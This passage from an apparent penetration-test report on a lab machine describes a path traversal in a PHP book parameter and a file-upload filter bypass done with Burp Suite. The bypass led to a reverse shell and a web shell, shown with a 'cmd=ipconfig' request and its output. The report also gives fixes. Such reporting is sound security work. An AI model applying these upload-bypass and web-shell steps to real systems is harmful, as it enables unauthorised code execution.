
Steps to reproduce the attack:

Directory listing is a low severity vulnerability. But that helps us to better understand how web application mechanisms work.





The path traversal vulnerability was found on the '/includes/bookController.php' request. We identified the book parameter is vulnerable to path traversal. We requested the host file.



4.1.4 File Upload validation bypass leads to RCE


Vulnerability Explanation: Remote Code Execution is a Critical Vulnerability. If an attacker successfully exploits it, they can gain control of the system.


Vulnerability Fix: We recommend implementing strict validation checks on file uploads and restricting the execution of uploaded files.

Severity: Critical

Steps to reproduce the attack:

After gaining administrative access to the Web Application. We discovered that users were restricted to upload only .zip files. We intercepted and changed .zip file format to php file format using Burpsuite. After that, we successfully uploaded our PHP file, resulting in the execution of a Reverse shell and web shell.




10.10.10.228/portal/uploads/reverse.php?cmd=ipconfig
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Execute
Windows IP Configuration
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::243
IPv6 Address. . . . . : dead:beef::1dee:d4f2:d345:5325
Temporary IPv6 Address. . . . . : dead:beef::c468:2280:df61:3cc9
Link-local IPv6 Address . . . . . : fe80::1dee:d4f2:d345:5325%14
IPv4 Address. . . . . : 10.10.10.228
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:7268%14
10.10.10.2